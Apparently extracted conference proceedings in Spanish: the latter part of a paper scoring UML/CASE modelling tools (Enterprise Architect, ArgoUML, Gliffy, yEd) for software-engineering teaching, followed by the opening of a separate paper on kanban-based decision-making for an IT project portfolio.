El Proceso Unificado de Rational propone un conjunto de fases y disciplinas que deberán recibir soporte UML. También es importante que la herramienta pueda dar un soporte completo de UML, adaptado a la norma, es decir la capacidad de las herramientas de construir todos los diagramas que propone este modelo, o por lo menos los más relevantes: el diagrama de casos de uso, que representa la funcionalidad o alcance del sistema; el diagrama de clases, que escribe la estructura de objetos y sus relaciones; el diagrama de interacción (secuencia o colaboración), diagramas de actividad para describir un proceso de negocio y en algunos casos, el diagrama de estados, que visualiza el ciclo de vida de un objeto.

Las características a evaluar son las siguientes:

- Diagramas de casos de uso. Según el Proceso Unificado de Rational (RUP), centrar el desarrollo de software en casos de uso, permite acercarse a la validez funcional propuesta por los requisitos descriptos durante el análisis.
- Especificación de casos de uso, Describir la interacción entre el actor y el sistema.
- Diagrama de Dominio. Permite describir por medio de un diagrama de clases UML simplificado la estructura abstracta del sistema, conociendo solo entidades y relaciones más importantes.
- Diagrama de Actividades. Permite modelar procesos de negocio
- Diagrama de Clases. De refinar el diagrama de dominio obtenemos un diagrama de clases UML que permite especificar relaciones, estado y comportamiento de las entidades que se transformaran en objetos software.
- Diagrama de Secuencia. Es un modelo de diseño que permite relacionar las clases software con la arquitectura y el comportamiento con el objetivo de darle una vista dinámica al sistema que se está diseñando.

• Aspectos Notacionales UML. Según [10], es importante que la herramienta analizada “utilice fielmente la notación UML”. Es decir, que se adapte de forma correcta al estándar propuesto con el fin de mantener correctos los criterios de sintaxis y semántica dentro de los modelos.

• Validación de modelo UML. Para mantener la semántica de los modelos, es necesario que se puedan realizar validaciones.

5.2. Adaptabilidad y Flexibilidad

Se valora la posibilidad de que la información de distintos proyectos, guardados por una herramienta en un formato específico, pueda ser leída y compatibilizada por otras herramientas CASE.

Las características a evaluar son las siguientes:

- Compatibilidad XMI (Metadata Interchanger). Es una especificación que permite compatibilizar entre Herramientas CASE que interpreten modelos UML.
- Exportación de imágenes. Permite portar los diagramas a otras plataformas como por ejemplo editores de texto.

5.3. Amigable para el usuario

Según los estándares ISO dedicadas a la calidad del Software (ISO 9241 e ISO 14598) la usabilidad es “grado en el que un producto puede ser utilizado por usuarios específicos para conseguir objetivos específicos con efectividad, eficiencia y satisfacción en un determinado contexto de uso”.

Las características a evaluar son las siguientes:

- Ayuda en Línea. El usuario puede acceder a una ayuda indexada, actualizada e idioma propio.
- Manual de Usuario. La herramienta tiene un manual de uso disponible desde el momento de su instalación
- Soporte Técnico Flexible. Disponibilidad de acceso al soporte técnico de forma.

5.4. Producir Documentación

Se deberá considerar un repositorio que permita centralizar, administrar y gestionar las versiones o estados de un proyecto en el que se requieren revisiones frecuentes. La documentación deberá estar basada en Diagramas, Modelos y Patrones y deberá ser personalizable.

5.5. Trabajo Online y Colaborativo

Consideramos para nuestro análisis se basa en utilización de la herramienta de Google denominada

Trends [15] que muestra un resumen de tendencias sobre un determinado criterio de búsqueda en base a un plazo de tiempo determinado.

Google Trends es una herramienta que proporciona información sobre las búsquedas que los usuarios ingresan durante un periodo de tiempo y en un área geográfica determinada, es decir el volumen total de consultas para el término de búsqueda. Los datos de consulta se analizan con un método de muestreo ya que considera solo aquellas consultas realizadas un número significativo de veces.

Los autores del trabajo presentado en 2011 [16] afirman que Google Trends no sirve para predecir el futuro, pero se puede utilizar como herramienta para “Predecir el Presente”. En estos términos, se puede lograr una predicción inmediata sobre temas de particular interés.

Las características a evaluar son las siguientes:

- Modelado Online. Permite trabajar de forma online, es decir, por medio de una aplicación WEB que permita independizarse de la plataforma
- Trabajo Colaborativo. Permite realizar trabajo concurrente y colaborativo, diversas personas pueden operar sobre el mismo diagrama, en diferente tiempo y lugar. Posee control de concurrencia.

5.6. Apoyo al proceso de enseñanza y aprendizaje

Durante el proceso de enseñanza y aprendizaje de la IS, se suelen utilizar herramientas específicas, las cuales podemos enmarcar dentro de conjunto de herramientas denominadas CASE. Para que una herramienta se adapte al proceso de enseñanza y aprendizaje debe contar con espacios específicos para el docente y para el alumno, con la posibilidad de realizar no solo trabajo de forma individual, sino también de forma colaborativa. Deberá tener también, el espacio necesario para poder realizar evaluación y seguimiento de trabajos. Disponer de un entorno de enseñanza asistido por computadora no beneficia en nada a quienes están aprendiendo técnicas de modelado para desarrollar software sin que este disponga de las herramientas necesarias para que la realización y evaluación de modelos sea un proceso ágil y amigable tanto para el alumno como para el docente [17] [18] [5] [19] [20].

5.7. Manejo al OCL

OCL es el lenguaje formal adoptado alrededor de UML, es utilizado para especificar las invariantes, precondiciones y post condiciones y otras restricciones de modelos orientados a objetos con el fin de otorgar mayor formalidad a las especificaciones y aspectos visuales de UML. Según [21], OCL es un lenguaje

orientado a objetos que permite especificar restricciones semánticas que no se pueden expresar a partir de una notación gráfica.

Las características a evaluar son las siguientes:

- Interpretación de OCL. Provee un mecanismo de interpretación de lenguaje de restricción de objetos para definir reglas de negocio y validaciones que solo con UML no pueden definirse.
- Validación de Invariantes OCL. Provee un intérprete que permita validar las invariantes propuestas por el lenguaje.

5.8. Ingeniería Inversa y generación de Código

Generar e interpretar código existente hace que una herramienta CASE pueda participar activamente del proceso de Implementación. Para esto la herramienta debe poder analizar diferentes lenguajes y debe ser escalable en cuanto a la diversidad de lenguajes existente. Para nuestro estudio es necesario que la herramienta interprete lenguajes .NET.

Las características a evaluar son las siguientes:

- Generación de Código .NET. Permite generar código a lenguajes .NET
- Ingeniería Inversa. Permite importar el código fuente de una solución .NET para realizar el diagrama de clases correspondiente.

5.9. Apoyo Metodológico

Es importante que la herramienta provea soporte para alguna metodología tradicional de desarrollo de software para poder realizar trabajos de modelado en todas las fases principales: Análisis, Diseño e Implementación.

Las características a evaluar son las siguientes:

- Soporte para identificación de Roles. deberá identificar en todo momento que rol está cumpliendo el usuario. Por ejemplo, si está haciendo un diagrama de clases, podría indicarse que está trabajando en el Diseño.

6. Ficha de Evaluación para el Estudio

A continuación, se describe la ficha de evaluación resultante para para realizar el estudio en cuestión. De cada herramienta nos interesa conocer Nombre, Empresa, Descripción, Versión analizada, Año, Plataforma y Precio en primera instancia y luego utilizamos los criterios del apartado anterior con el sistema de puntuación definido, se muestra en la Figura 3.

1. Principal	
Nombre	
Empresa	
Descripción	
Versión	
Plataforma	
Precio	
2. Experiencia del Usuario	
Ayuda en Línea	
Manual de Usuario	
Soporte Técnico Flexible	
Trabajo Online y Colaborativo	
Enseñanza y Aprendizaje	
Compatibilidad XML	
Exportar Imágenes	
Producir Documentación	
TOTAL PUNTUACIÓN 2	
3. Ingeniería de Software	
Diagrama CU	
Especificación CU	
Diagrama de Dominio	
Diagrama de Actividades	
Diagrama de Clases	
Diagrama de Secuencia	
Aspectos Notacionales UML	
Validación de Modelo UML	
Interpretación OCL	
Validación Inv OCL	
Generación Código .NET	
Ingeniería Inversa	
Identificación de Roles	
TOTAL PUNTUACIÓN 3	
PUNTUACIÓN TOTAL	

Figura 3. Ficha de Evaluación Propuesta.

A continuación, mostramos el estudio de 2 de las herramientas más populares en el mercado, de las cuales haremos el relevamiento y posterior calificación.

6.1. Enterprise Architect

Enterprise Architect se presenta como una herramienta de diseño UML con soporte para todo el equipo de trabajo. Algunas de las características que destacan en el sitio web son las siguientes:

- Ayuda Comprensiva para UML con soporte completo para todos los diagramas.
- Interfaz de Usuario intuitiva
- Soporte para transformación MDA (Model Driven Architecture).
- Documentación flexible y comprensible.
- Generación de código fuente e ingeniería inversa.
- Interconexión entre sistemas como .NET y Eclipse
- Modelado de Bases de Datos
- Portabilidad e importación e Modelos (XML, XMI, Repositorios basados en SQL)

- Soporte de línea base administración de requisitos
- Soporte para el mantenimiento y pruebas
- Soporte para Administración de Proyecto
- Soporte de Trazabilidad de extremo a extremo

En base a todas las características que propone la herramienta, comprendemos que no es solo una herramienta de modelado. Incluye soporte para todas las fases del proceso de desarrollo. La herramienta tiene 3 ediciones con diferentes limitaciones. La edición Profesional, la edición Corporativa y la edición Corporativa Flotante.

Con respecto a la interfaz de usuario, podemos afirmar que es una desventaja notable ya que posee muchas funcionalidades, lo que hace que la herramienta sea muy compleja y no se termine de utilizar siempre. Es una herramienta compleja de aprender pero muy potente.

En la Figura 4, se muestra la evaluación para Enterprise Architect.

1. Principal	
Nombre	Enterprise Architect
Empresa	Sparx
Descripción	Herramienta de modelado con soporte para todo el proceso de desarrollo.
Versión	12 Corporate
Plataforma	Windows
Precio	US\$ 239 (1 a 4 licencias)
2. Experiencia del Usuario	
Ayuda en Línea	X
Manual de Usuario	X
Soporte Técnico Flexible	X
Trabajo Online	X Permite utilizar repositorios sobre bases de datos SQL. Esto permite que los usuarios puedan trabajar en simultáneo, generando una sensación de entornos distribuidos.
Trabajo Colaborativo	
Enseñanza y Aprendizaje	
Compatibilidad XML	X
Exportar Imágenes	X
Producir Documentación	X
TOTAL PUNTUACIÓN 2	7
3. Ingeniería de Software	
Diagrama CU	X
Especificación CU	X
Diagrama de Dominio	X
Diagrama de Actividades	X
Diagrama de Clases	X
Diagrama de Secuencia	X
Aspectos Notacionales UML	X
Validación de Modelo UML	X
Interpretación OCL	X
Validación Inv. OCL	X
Generación Código .NET	X
Ingeniería Inversa	X
Identificación de Roles	
TOTAL PUNTUACIÓN 3	12
PUNTUACIÓN TOTAL	19

Figura 4. Evaluación de Enterprise Architect.

El porcentaje de aceptación de la herramienta es $(19 \cdot 100) / 22$. Lo que da un total de 86.40%.

6.2. ArgoUML

ArgoUML es una herramienta de modelado OpenSource muy completa, disponible desde 1998. Se presenta como una herramienta de Análisis y Diseño Orientado a Objetos y se enfoca en “psicología cognitiva para proporcionar nuevas características que incrementen la productividad” según necesidades de diseñadores y arquitectos de software.

La versión descargada es completa, pero no tiene toda la funcionalidad esperada. Esto se soluciona descargando los plugins necesarios del sitio web. Entre ellos, se encuentran herramientas para OCL, generación de código en distintos lenguajes, etc.

Con respecto a la interfaz de usuario, si bien tiene bastante funcionalidad, la distribución y organización es muy efectiva. Es una herramienta fácil de aprender y muy amigable.

En la Figura 5, se muestra la evaluación para ArgoUML.

1. Principal	
Nombre	ArgoUML
Empresa	Tigris
Descripción	Herramienta de Modelado UML para Análisis y Diseño de Software
Versión	0.34
Plataforma	Multiplataforma (Java)
Precio	OpenSource
2. Experiencia del Usuario	
Ayuda en Línea	X
Manual de Usuario	X
Soporte Técnico Flexible	X
Trabajo Online	
Trabajo Colaborativo	
Enseñanza y Aprendizaje	
Compatibilidad XML	X
Exportar Imágenes	X
Producir Documentación	X
TOTAL Puntuación 2	6
3. Ingeniería de Software	
Diagrama CU	X
Especificación CU	
Diagrama de Dominio	X
Diagrama de Actividades	X
Diagrama de Clases	X
Diagrama de Secuencia	X
Aspectos Notacionales UML	X
Validación de Modelo UML	X
Interpretación OCL	X
Validación Inv. OCL	X
Generación Código .NET	X
Ingeniería Inversa	X
Identificación de Roles	
TOTAL Puntuación 3	11
Puntuación Total	17

Figura 5. Evaluación de ArgoUML.

El porcentaje de aceptación de la herramienta es $(17 \cdot 100) / 22$. Lo que da un total de 77.27%.

6.3. Gliffy

Gliffy se presenta como una herramienta de modelado para trabajo en equipo. Las características destacadas más importantes son las siguientes

- Soporte UML
- Fácil de usar y rápido
- Control de cambios y manejo de revisiones
- Colaborativo
- Publicar y compartir
- API para reuso

Al ser una aplicación WEB la forma de licenciamiento es relativo a la cantidad de usuarios y el plan contratado. Los planes posibles son Gliffy Standard, Gliffy Business y Gliffy Business Team.

La evaluación arroja que la interfaz de usuario denota una herramienta muy sencilla de aprender, fácil de usar y con la ventaja de ser amigable al usuario.

En la Figura 6, se muestra la evaluación para Gliffy.

1. Principal	
Nombre	Gliffy
Empresa	Gliffy
Descripción	Herramienta de modelado
Versión	Gliffy BUSINESS
Plataforma	WEB
Precio	US\$ 8 / mes (Usuario único)
2. Experiencia del Usuario	
Ayuda en Línea	X
Manual de Usuario	X
Soporte Técnico Flexible	X
Trabajo Online	X
Trabajo Colaborativo	X
Enseñanza y Aprendizaje	
Compatibilidad XML	
Exportar Imágenes	X
Producir Documentación	
TOTAL Puntuación 2	6
3. Ingeniería de Software	
Diagrama CU	
Especificación CU	
Diagrama de Dominio	X
Diagrama de Actividades	X
Diagrama de Clases	X
Diagrama de Secuencia	X
Aspectos Notacionales UML	
Validación de Modelo UML	
Interpretación OCL	
Validación Inv. OCL	
Generación Código .NET	
Ingeniería Inversa	
Identificación de Roles	
TOTAL Puntuación 3	4
Puntuación Total	10

Figura 6. Evaluación de Gliffy.

El porcentaje de aceptación de la herramienta es $(10 \cdot 100) / 22$. Lo que da un total de 45.45%.

6.4. yEd

yEd es un editor gráfico de escritorio, pero la empresa está desarrollando para ambientes WEB. La versión analizada corresponde a la edición WEB. Entre las características que destaca el sitio web encontramos la posibilidad de crear diagramas de forma sencilla con la posibilidad de exportar a distintos formatos gráficos (mapas de bits o vectores).

La versión descargada viene muy limitada en cuanto a las posibilidades de diseño, pero es fácilmente extensible bajando librerías adicionales de su catálogo. Esto la hace muy potente ya que posee las APIs disponibles para desarrollar nuevas bibliotecas de gráficos.

Con respecto a la interfaz de usuario, es sencilla y minimalista pero no es muy agradable al uso. Es sencilla de aprender pero no muy completa.

En la Figura 7, se muestra la evaluación para yEd.

1. Principal	
Nombre	yEd
Empresa	yworks
Descripción	Editor Gráfico
Versión	3.16.2.1
Plataforma	Multiplataforma
Precio	free
2. Experiencia del Usuario	
Ayuda en Línea	X
Manual de Usuario	X
Soporte Técnico Flexible	X
Trabajo Online	X
Trabajo Colaborativo	X
Enseñanza y Aprendizaje	
Compatibilidad XMI	
Exportar Imágenes	X
Producir Documentación	
TOTAL PUNTUACIÓN 2	6
3. Ingeniería de Software	
Diagrama CU	
Especificación CU	
Diagrama de Dominio	X
Diagrama de Actividades	X
Diagrama de Clases	X
Diagrama de Secuencia	
Aspectos Notacionales UML	La definición de los metadatos UML es muy acotada. No permite definiciones Notacionales ni estereotipos.
Validación de Modelo UML	
Interpretación OCL	
Validación Inv. OCL	
Generación Código .NET	
Ingeniería Inversa	
Identificación de Roles	
TOTAL PUNTUACIÓN 3	3
PUNTIACIÓN TOTAL	9

Figura 7. Evaluación de yEd.

7. Proceso de Evaluación de Herramientas CASE

Para comparar diferentes herramientas CASE se utilizó el proceso de selección propuesto por Topper y sus colegas [22]. Este proceso consta de 4 pasos bien

definidos, de los cuales, y a fines prácticos, sólo usaremos solo 3.

(1) Realizar una revisión exhaustiva de las herramientas disponibles,

(2) probar un pequeño grupo de una selección del paso anterior, probarlas a través de un proyecto piloto o de una evaluación más detallada,

(3) presentar una puntuación de las herramientas y seleccionar la de puntuación más alta.

8. Puntuación de las Herramientas

La siguiente tabla resume el nivel de aceptación de las herramientas CASE de Modelado en base a un estudio realizado.

Si bien existe una gran diferencia entre los extremos en el resultado, destacamos un aspecto muy importante. Ninguna de estas herramientas posee de forma explícita, información contextual al proceso de desarrollo. En nuestra metodología de evaluación lo denominamos "Identificación de roles", alineado al concepto de "Apoyo Metodológico" como fue planteado previamente.

Otro aspecto a considerar, es el relacionado con la Interfaz de usuario y la relación directa que tiene con la cantidad de funcionalidades que posee la herramienta. A mayor nivel de aceptación, mayor es la complejidad de uso por lo tanto más difícil de aprender.

Una consideración que arrojó el estudio es que no todas las herramientas hacen foco en el trabajo colaborativo. Si bien las tendencias actuales sobre la forma de trabajo y la creciente necesidad de desarrollar software en equipo, muchas tienen la posibilidad de hacer trabajo compartido, no poseen las herramientas necesarias para que la colaboración sea determinante en el proceso de desarrollo de software.

A continuación, describimos las ventajas y desventajas más importantes de cada herramienta poniendo foco en la herramienta objetivo de nuestro estudio. Las mismas se muestran en la Tabla 1.

Tabla 1. Comparativa de Herramientas analizadas

Herramienta	Aceptación	Ventajas	Desventajas
Enterprise Architect	90.5 %	Herramienta muy completa con funcionalidades CASE de extremo a extremo del proceso de desarrollo. Soporte especificación completa de elementos UML como ser	Interfaz muy compleja, difícil de aprender y con muchas funcionalidades que nuestro objetivo no requiere.

Herramienta	Aceptación	Ventajas	Desventajas
		Clases, Casos de Uso, etc.	
ArgoUML	81 %	Herramienta completa y acorde a nuestras necesidades. Interfaz de usuario relativamente compleja pero accesible para su aprendizaje.	No contempla trabajo colaborativo, ni soporte completo para la información inherente a los elementos UML. No permite especificar casos de uso
Visual Paradigm	81 %	Contempla trabajo colaborativo y posee interfaz fácil de aprender y accesible para usuarios de baja experiencia (o nula)	No permite especificaciones detalladas de componentes UML. Interfaz de usuario. Es una herramienta cara para funcionalidades básicas de modelado.
StarUML	71.5 %	Es Opensource. No presenta complejidad para su uso y es fácil de aprender.	No posee soporte para especificación de componentes UML.
Gliffy	47.6 %	Herramienta sencilla y rápida. Fácil de aprender.	Incompleta. No soporta UML de forma integral. No permite especificar componentes.
yEd	45 %	Herramienta sencilla para aprender.	Muy incompleta. No soporta UML de forma integral.

9. Una Solución acorde a nuestra necesidad

El objetivo del trabajo es proponer una solución a los problemas en la enseñanza de la Ingeniería de Software. Los potenciales usuarios serán alumnos de los primeros años de la carrera de IS en general, con poca o nula experiencia tanto en el modelado como en el uso de herramientas CASE.

Luego del estudio realizado sobre las principales herramientas de modelado, determinamos un conjunto de características deseables que sirven como base para el desarrollo de una solución acorde a nuestras necesidades.

- La herramienta debe ser muy amigable y sencilla de aprender ya que va a estar destinada a alumnos universitarios de los primeros años.
- Debe mantener constantemente información contextual sobre el proceso de desarrollo, indicando roles e información inherente a cada actividad desarrollada.
- Debe soportar UML de forma integral, desde aspectos de diseño y notacionales, hasta validación de modelos y especificación detallada de clases, casos de uso, objetos, etc.
- Las validaciones de los modelos UML deben estar acompañados con mensajes personalizados en cada caso, mostrando el error y la forma correcta de hacerlo.
- Debe permitir interacción online y colaborativa para que múltiples usuarios trabajen juntos o separados, en el mismo tiempo o en momentos diferentes, sin que esta característica afecte negativamente el proceso de enseñanza y aprendizaje. Por tal razón, la herramienta debe disponer de información de awareness acorde a esto. Además, debe permitir mantener versiones y revisiones del trabajo realizado, con la información de quién lo hizo, qué hizo, cuándo y qué observaciones tuvo el grupo sobre esto.
- Debe facilitar una completa integración con otras herramientas del mercado y permitir compatibilidad con otros formatos estándares tales como imágenes o PDF.
- Debe tener documentación de uso y manuales de usuario accesible y fácil de leer con videos y ejemplos prácticos.
- Debe permitir la generación de documentación de forma personalizada y compatible con los formatos más comunes del mercado.

10. Conclusión

Este trabajo relacionó el concepto de Proceso Unificado de Rational con el objetivo de entender más en profundidad las herramientas de Modelado orientadas a CASE. Se propusieron un conjunto de criterios para llevar a cabo una evaluación completa y orientada en un contexto en base a las necesidades del usuario. Luego, se realizó la comparativa de diferentes herramientas con sus correspondientes fichas de evaluación propuestas. Por otra parte, se trató un método para efectuar una evaluación con el objetivo de obtener un índice de aceptación de cada aspecto que se planteó, con el fin de tener una comparación objetiva. Finalmente, en la sección 9, definimos las características más importantes para una Herramienta CASE de modelado destinada a la enseñanza y el aprendizaje de la ingeniería de software que aportarían una solución acorde a nuestra necesidad.

11. Referencias

- [1] Sommerville, I., & Galipienso, M. I. A. (2005). Ingeniería del software. Pearson Educación.
- [2] Álvarez, I., García-Peñalvo, F. J., & Conde-González, M. Á. (2006). CLEFTCase: Herramienta CASE con soporte colaborativo.
- [3] Pressman, R. S. (2010). Software engineering: a practitioner's approach. Palgrave Macmillan.
- [4] Mc Clure, C. O., & Ortega, J. M. (1993). Case: la automatización del software.
- [5] Battaglia, N., Neil C., Cardacci, D., De Vincenzi M., Martínez R. (2016, Septiembre). Evaluación y Seguimiento Durante el Proceso de Enseñanza y Aprendizaje del Modelado UML en Entornos Colaborativos. In V Workshop de Innovación en Educación en Informática (WIEI), Congreso Argentino de Ciencias de la Computación (CACIC).
- [6] Rumbaugh, J., Jacobson, I., & Booch, G. (2005). Unified Modeling Language Reference Manual, Second Edition, Addison-Wesley.
- [7] Serna, E., & Hernán Suaza, J. (2016). Documentar la elicitación de requisitos: Una revisión sistemática. *Ingeniare. Revista chilena de ingeniería*, 24(4), 703-714.
- [8] Larman, C. (1999). UML y Patrones. Introducción al análisis y diseño orientado a objetos. Ed. Pearson
- [9] Quintero, J. B., de Páez, R. A., Marín, J. C., & López, A. B. (2012). Un estudio comparativo de herramientas para el modelado con UML. *revista universidad eafit*, 41(137), 60-76.
- [10] Génova, G., Fuentes, J., & Valiente, M. (2006). Evaluación comparativa de herramientas CASE para UML desde el punto de vista notacional. *Novática*, 181, 59-64.
- [11] Mendoza, L. E., Grimán, A., & Pérez, M. MODELO INTEGRADO PARA SOPORTAR LA SELECCIÓN DE HERRAMIENTAS CASE.
- [12] Kruchten, P. (2004). The rational unified process: an introduction. Addison-Wesley Professional.
- [13] Ibm.com. (2017). Standards, compliance, and Rational Unified Process. [online] Available at: <http://www.ibm.com/developerworks/rational/library/4763.html> [Accessed 12 Jan. 2017].
- [14] Rojas, T., Pérez, M., Grimán, A., Ortega, M., & Diaz, A. (2000). Modelo de decisión para soportar la selección de herramientas CASE. *Revista de la Facultad de Ingeniería, UCV*, 15(2), 117-144.
- [15] Google Trends. (2017). Tendencias de Google. [online] Available at: <https://www.google.com.ar/trends> [Accessed agosto 2017].
- [16] Choi, H., & Varian, H. (2012). Predicting the present with Google Trends. *Economic Record*, 88(s1), 2-9.
- [17] Neil C., De Vincenzi M., Battaglia N., Martínez R. (2016). Herramientas Colaborativas Multiplataforma en la Enseñanza de la Ingeniería de Software. In XVIII Workshop de Investigadores en Ciencias de la Computación.
- [18] Battaglia, N., Neil, C., De Vincenzi, M., & Martinez, R. (2016, Junio). UAICase: integración de un entorno académico con una herramienta CASE en una plataforma virtual colaborativa. In XI Congreso de Tecnología en Educación y Educación en Tecnología (TE&ET 2016).
- [19] Battaglia, N. Martínez, R. Otero, M., Neil, C., De Vincenzi M., (2016, Noviembre). Autoevaluación Colaborativa por medio de Rubricas en Entornos Virtuales de Enseñanza y Aprendizaje. In I Workshop sobre Innovación en Centros Educativos y de Investigación (I WICEI), II Jornadas Argentinas de Tecnología, Creatividad e Innovación (JATIC)
- [20] Battaglia, N., Neil, C., De Vincenzi, M., Martínez, R., González, Dana. (2017, Junio). uCASE-CL: Aprendizaje Colaborativo de la Ingeniería de Software en Entornos Virtuales Ubicuos. In XII Congreso de Tecnología en Educación y Educación en Tecnología (TE&ET 2017).
- [21] López, D. C., & Ibargüengoytia, M. A. (2017). Reglas de traducción de restricciones entre OCL y LN (Doctoral dissertation, Facultad de Informática).
- [22] Topper, A., Ouellette, D., & Jorgensen, P. (1994). Structure Methods Merger Models. Techniques an CASE Mc Graw Hill.

Un Enfoque Ágil del Proceso de Toma de Decisiones en un Portfolio de Proyectos

María Alejandra Boggio

*CRUC Instituto Univ. Aeronáutico UNDEF
Facultad de Ingeniería
Córdoba, Argentina
maboggio@iua.edu.ar*

Alicia Salamon

*Universidad Nacional de Córdoba
FCEFyN
Ciudad Universitaria. Córdoba, Argentina
as.salamon@gmail.com*

Julio Gutiérrez

*CRUC Instituto Univ. Aeronáutico UNDEF
Facultad de Ingeniería
Córdoba, Argentina
jgutierrez@iua.edu.ar*

Laura Boaglio

*Universidad Nacional de Córdoba
FCEFyN
Ciudad Universitaria. Córdoba, Argentina
lauraboaglio@gmail.com*

Abstract

Este trabajo se basa en la necesidad de gestión de un portfolio de proyectos en una organización que debe priorizar y seleccionar los proyectos de SI/TI (Sistemas de información / Tecnologías de información) que componen dicho portfolio. A partir de esta necesidad se propone un proceso ágil basado en los principios de kanban, de evaluación, selección, priorización y revisión para la definición y seguimiento de los proyectos.

1. Introducción

Actualmente las organizaciones deben decidir qué proyectos tecnológicos deben seleccionar del conjunto del portfolio de proyectos para ser ejecutados.

Un portfolio o cartera de proyectos es un conjunto de proyectos que una organización genera, ejecuta y administra simultáneamente, son llevados a cabo en un determinado periodo de tiempo, comparten recursos y se ejecutan con la finalidad de lograr los objetivos estratégicos de la organización. Entre los proyectos que componen el portfolio se generan relaciones de complementariedad, incompatibilidad y sinergia que se derivan de compartir costos y beneficios [1].

En los últimos años, se pasó de considerar como objetivo la selección de proyectos individuales, a la selección de grupos de proyectos [2], en virtud de que no sólo se desean seleccionar los proyectos más rentables y con menor riesgo para ser ejecutados con los recursos disponibles, sino que se debe además determinar el

conjunto de proyectos que mejor aprovechamiento haría de dichos recursos. Por este motivo, la elección del portfolio de proyectos se ha convertido en una tarea mucho más compleja, que requiere de modelos que se ajusten a las necesidades del problema y ayuden a la toma de decisiones en el ámbito de la planificación, selección y priorización de los proyectos. [3]

Las necesidades del mercado y la misma actividad del negocio hacen que el conjunto de proyectos que ejecuta una organización pueda ir variando, así, nuevos proyectos se agregan, otros se modifican o se eliminan de la lista en ejecución, estos pueden ser más o menos estratégicos para el negocio y para su supervivencia, a la vez que implican costos asociados. Por esto, es necesario gestionarlos para establecer prioridades y asignar recursos.

Esta variabilidad complejiza el proceso de gestión, que debe asegurar los recursos, cambiar prioridades y permitir cambios. Esto hace que haya organizaciones con poca o ninguna supervisión sobre sus portfolios de proyectos e inversiones, empresas que aplican procesos de planificación no repetibles y caóticos que ponen en riesgo el rendimiento mediante decisiones de prioridad y financiación equivocadas.

La organización debe asegurarse la operativización de su estrategia competitiva a través de los proyectos de su portfolio [3]. Esto es, asegurar que la gestión del portfolio logre alinear los proyectos con las metas de la organización mediante la vinculación de dichos proyectos con las estrategias organizacionales para alcanzar el máximo valor de los recursos disponibles.

El PMI describe las buenas prácticas para la

implementación y gestión de portfolio. Los componentes de la cartera son cuantificables, se pueden medir, clasificar y priorizar. Una organización puede implementar los procesos que define el PMI, o adaptar los mismos. No es objetivo de este trabajo desarrollar este estándar.

La Gestión del portfolio es un proceso de decisión dinámico donde el conjunto de proyectos se evalúan, seleccionan, priorizan y revisan de acuerdo a su contribución a la estrategia, así resulta que esta lista de proyectos es actualizada y revisada regularmente. Este proceso permite que nuevos proyectos puedan ingresar en el portfolio, que se terminen proyectos actuales o que se postergue la ejecución de otros, para reasignar los recursos a esta nueva distribución.

Para lograr esta categorización se toman decisiones que controlan e influyen en los componentes de la cartera, se implementan procesos, herramientas y técnicas para identificar, seleccionar y priorizar proyectos.

Es necesario hacer una distinción entre gestionar un conjunto de proyectos y gestionar un portafolio de proyectos, ya que un grupo de proyectos no forman un portafolio cuando no se considera su contribución a la estrategia organizacional. Así, un grupo independiente de proyectos que consumen tiempo y recursos no forma por sí mismo un portafolio. El portafolio de proyectos tiene un enfoque estratégico: la priorización ha de realizarse con una visión estratégica, maximizando la eficiencia del aporte de cada proyecto. [4]

Gestionar el portafolio de proyectos en una organización permite alinear de forma dinámica los proyectos con los objetivos de negocio, maximizar el retorno de la inversión, dar visibilidad a toda la organización del proceso de selección y priorización de proyectos, compartir la visión, colaborar en el proceso de toma de decisiones, redirigir las inversiones y planificar los recursos para su uso eficiente. [1]

A continuación en la sección 2 se describe el proceso ágil de toma de decisiones en el portfolio de proyectos, actividades involucradas y la aplicación de principios ágiles provenientes de kanban.

En la sección 3 se presentan los resultados y en la sección 4 las conclusiones del trabajo.

2. Desarrollo

2.1. La agilidad en las decisiones del portfolio

Como presenta este trabajo, la gestión del portfolio es un proceso de decisión que se caracteriza por la incertidumbre y la multiplicidad de objetivos, además de la dinámica de la información y de las oportunidades que dependen del contexto organizacional. Por ende, esta

gestión del portfolio es un proceso organizacional que debe ser diseñado considerando sus características [7]. En este diseño, el equipo enfatiza la importancia y los beneficios de incorporar el enfoque de Agilidad.

La Agilidad es la habilidad para crear y responder al cambio para mejorar en un ambiente de negocio inestable. [8]

El presente trabajo plantea el proceso de las decisiones involucradas en la gestión del Portfolio de proyectos con un enfoque ágil, posibilitando lograr una mejor planificación del portfolio por ser más realista, flexible para orientar el proceso a las metas cambiantes del negocio y a proyectos de mayor valor incorporando más fácilmente los cambios y aumentando la productividad.

La propuesta de los investigadores es aplicar los principios y prácticas del sistema kanban, modelo este proveniente del proceso japonés para la mejora continua. Los fundamentos de Kanban son ágiles: orientación al valor, equipos de trabajo auto-organizados, reflexión, ciclos de trabajo variables, adaptabilidad y mejora continua.

Kanban introduce un proceso de calendarización cuyo movimiento está dado por el *Work-In-Process* (WIP) y por los nuevos proyectos que deberán ser ejecutados cuando el WIP se haya completado. Se considera aquí al WIP como el proceso de evaluación, selección, priorización y revisión de los proyectos del portfolio que realiza el grupo de decisores. Así, la cantidad de proyectos en ejecución incrementa el WIP, carga que debe ser conocida en todo momento y controlada: no debe superar la capacidad de ejecución de la organización (límite del WIP), ya que comprometería la ejecución del portfolio considerar proyectos innecesariamente, a la vez que se desea la disminución de este valor. Esto se logra en el modelo mediante la evaluación periódica que hace que los proyectos que ya no aportan valor sean cancelados o detenidos temporalmente, y esto hace en definitiva que el trabajo en proceso disminuya y se maximicen los beneficios.

Esta evaluación periódica que implica la revisión del portfolio permite distribuir eficientemente los recursos de la organización, para aplicarlos a los proyectos que otorgan mayor valor, y así aportar al proceso uno de los principios ágiles mencionados anteriormente: la orientación al valor.

2.2. Etapas del proceso de toma de decisiones en el portfolio

Los proyectos deben ser priorizados a partir de su importancia relativa y su contribución a la estrategia. Cada proyecto debe ser priorizado frente a otros proyectos evaluados. Además, a medida que el negocio y

su entorno cambian, la prioridad de uno o más proyectos también lo hace.

En trabajos anteriores los investigadores desarrollaron una experiencia en una organización de base tecnológica describiendo actividades del proceso de toma de decisiones. Estas etapas incluyen la evaluación, selección, priorización y revisión de componentes del portafolio.

En la etapa de evaluación se aplicaron herramientas de la *IO Soft* en las actividades de clasificación y categorización de proyectos. Algunas de las herramientas incluyeron los mapas cognitivos compartidos (técnica del mapa oval, método de categorización y diseño de matrices de Kelly).

En la siguiente etapa de selección se analizaron las matrices de Kelly obtenidas a fin de considerar los proyectos según su contribución a la estrategia organizacional.

En la etapa de priorización se utilizó ponderación lineal para ordenar los proyectos en función de cuánto aportan a cada aspecto de la estrategia, y según la importancia de cada uno de dichos aspectos.

